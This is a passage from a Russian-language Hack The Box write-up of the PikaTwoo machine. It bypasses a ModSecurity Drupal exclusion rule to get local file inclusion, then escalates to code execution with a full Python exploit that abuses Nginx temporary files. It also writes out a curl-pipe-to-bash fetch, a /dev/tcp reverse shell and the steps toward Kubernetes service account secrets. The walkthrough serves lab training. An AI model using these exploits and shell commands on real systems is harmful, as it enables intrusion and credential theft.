


```
#SecRule REQUEST_METHOD "@streq POST" \
#    "id:9001180,\
#    phase:1,\
#    pass,\
#    t:none,\
#    nolog,\
#    noauditlog,\
#    ver:'OWASP_CRS/3.3.0',\
#    chain"
#    SecRule REQUEST_FILENAME "@rx /admin/content/assets/add/[a-z]+$" \
#        "chain"
#        SecRule REQUEST_COOKIES:/S?SESS[a-f0-9]+/ "@rx ^[a-zA-Z0-9_-]+" \
#            "ctl:requestBodyAccess=Off"
```

Правило REQUEST-903.9001-DRUPAL-EXCLUSION-RULES

Выполним запрос к URI `/admin/content/assets/add/a`, при этом указываем куки `SESSa=a`, а параметры переносим из URI в область данных HTTP-запроса. В качестве региона указываем путь к файлу `/etc/passwd`.

```
curl http://pokatdex-api-v1.pokatmon-app.htb/admin/content/assets/
add/a -d "region=../../../../../../etc/passwd&debug=true" -b
"SESSa=a"
```




```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/pikatwoo]
└─$ curl 'http://pokatdex-api-v1.pokatmon-app.htb/admin/content/assets/add/a' -d 'region=../../../../../../etc/passwd&debug=true' -b "SESSa=a"
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
www:x:1000:1000::/home/www:/bin/sh
```

Содержимое файла /etc/passwd

Таким образом мы обошли контроль ModSecurity и раскрыли уязвимость LFI.

От Nginx LFI к RCE

Найдя LFI, сразу перебираем интересные файлы Linux. Я делаю это через **Burp Intruder**. Из всего, что я перебрал, только файл `/etc/hosts` оказался интересным. Из него узнаём, что используется Kubernetes.



```
146    /etc/hosts        200    415
238    /etc/os-release   200    458
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Tue, 25 Apr 2023 14:32:14 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Access-Control-Allow-Origin: *
Content-Length: 225

# Kubernetes-managed hosts file.
127.0.0.1 localhost
::1 localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
fe00::0 ip6-mcastprefix
fe00::1 ip6-allnodes
fe00::2 ip6-allrouters
10.244.0.3  pokatdex-api-75b7bd96f7-2xkxk
```

Содержимое файла /etc/hosts


Продолжение статьи →

HTB PIKATWOO

ПРОХОДИМ ОДНУ ИЗ САМЫХ СЛОЖНЫХ МАШИН С HACK THE BOX


Так как у нас есть LFI и используется PHP в сочетании с веб-сервером Nginx, мы можем попробовать получить удаленное выполнение кода. Используемая мной техника основана на свойстве Nginx создавать временные файлы для больших запросов. Попробуем выполнить запрос на свой сервер (запустив его командой `python3 -m http.server 80`) с помощью curl с удаленного сервера. Вот как выглядит эксплоит:

```python
#!/usr/bin/env python3
import sys, threading, requests

URL = 'http://pokatdex-api-v1.pokatmon-app.htb/admin/content/assets/
add/a'

headers = {
    "Content-Type": "application/x-www-form-urlencoded",
    "Cookie": "SESSa=a",
}
data = { "region": "../../../../../../proc/cpuinfo", "debug": "1" }

r = requests.post(URL, headers=headers, data=data)

cpus = r.text.count('processor')

data = {"region": "../../../../../../proc/sys/kernel/pid_max",
"debug": "1"}

r = requests.post(URL, headers=headers, data=data)

pid_max = int(r.text)
print(f'[*] cpus: {cpus}; pid_max: {pid_max}')

nginx_workers = []
for pid in range(pid_max):
    data = {"region": "../../../../../../proc/" + str(pid)+"/cmdline",
"debug": "1"}
    r = requests.post(URL, headers=headers, data=data)

    if b'nginx: worker process' in r.content:
        print(f'[*] nginx worker found: {pid}')

        nginx_workers.append(pid)
        if len(nginx_workers) >= cpus:
            break

done = False

def uploader():
    print('[+] starting uploader')
    while not done:
        requests.get(URL, data='<?php system("curl http://10.10.14.
121/test_rce"); /*' + 16*1024*'A')

for _ in range(16):
    t = threading.Thread(target=uploader)
    t.start()

def bruter(pid):
    global done

    while not done:
        print(f'[+] brute loop restarted: {pid}')
        for fd in range(4, 32):
            data = {"region": "../../../../../../proc/self/fd/" + str(
pid)+"/../../../"+str(pid)+"/fd/"+str(fd)+"", "debug": "1",}
            r = requests.post(URL, headers=headers, data=data)

            if "uid=" in r.text:
                print(f'[!] Result: {r.text}')
                done = True
                exit()

for pid in nginx_workers:
    a = threading.Thread(target=bruter, args=(pid, ))
    a.start()
```



```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/pikatwoo]
└─$ python3 nginx_lfirce.py
[*] cpus: 2; pid_max: 4194304
[*] nginx worker found: 11
[*] nginx worker found: 12
[+] starting uploader
[+] starting uploader
[+] starting uploader
[+] starting uploader
[+] starting uploader
[+] starting uploader
[+] starting uploader
[+] starting uploader
[+] starting uploader
[+] starting uploader
[+] starting uploader
[+] starting uploader
[+] starting uploader
[+] starting uploader
[+] starting uploader
[+] starting uploader
[+] brute loop restarted: 11
[+] brute loop restarted: 12
[+] brute loop restarted: 12
[+] brute loop restarted: 11
[+] brute loop restarted: 12
[+] brute loop restarted: 11
```

Результат выполнения эксплоита



```
code 404, message File not found
"GET /test_rce HTTP/1.1" 404 -
code 404, message File not found
"GET /test_rce HTTP/1.1" 404 -
```

Логи веб-сервера


На наш веб-сервер пришел запрос, а значит, запускаем листенер (`pwncat-cs -lp 4321`) и заменяем выполняемую в эксплоите команду следующей:

```
curl http://10.10.14.121/test_rce|bash
```

А в расположенный на сервере файл `test_rce` записываем реверс-шелл:

```
bash -i >& /dev/tcp/10.10.16.46/4321 0>&1
```

Выполняем эксплоит и получаем долгожданную сессию.




```
(local) pwncat$ back
(remote) www@pokatdex-api-75b7bd96f7-2xkxk:/www$ id
uid=1000(www) gid=1000(www) groups=1000(www)
(remote) www@pokatdex-api-75b7bd96f7-2xkxk:/www$ 
```

Сессия пользователя www-data

ПРОДВИЖЕНИЕ

Мы попали в контейнер, а так как используется Kubernetes, сканируем локальную сеть на наличие открытого порта 8443. Для этого загружаем на хост статически собранный Nmap.


```
nmap -p8443 10.244.0.0/24 --open
```



```
(remote) www@pokatdex-api-75b7bd96f7-2xkxk:/tmp$ ./nmap -p8443 10.244.0.0/24 --open

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2023-07-10 14:19 UTC
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for 10.244.0.1
Host is up (0.0040s latency).
PORT     STATE SERVICE
8443/tcp open  unknown
```

Результат сканирования портов

Находим API сервера Kubernetes. Проверим наличие файлов доступа, таких как токен и сертификат, в каталоге `/run/secrets/kubernetes.io/serviceaccount`.

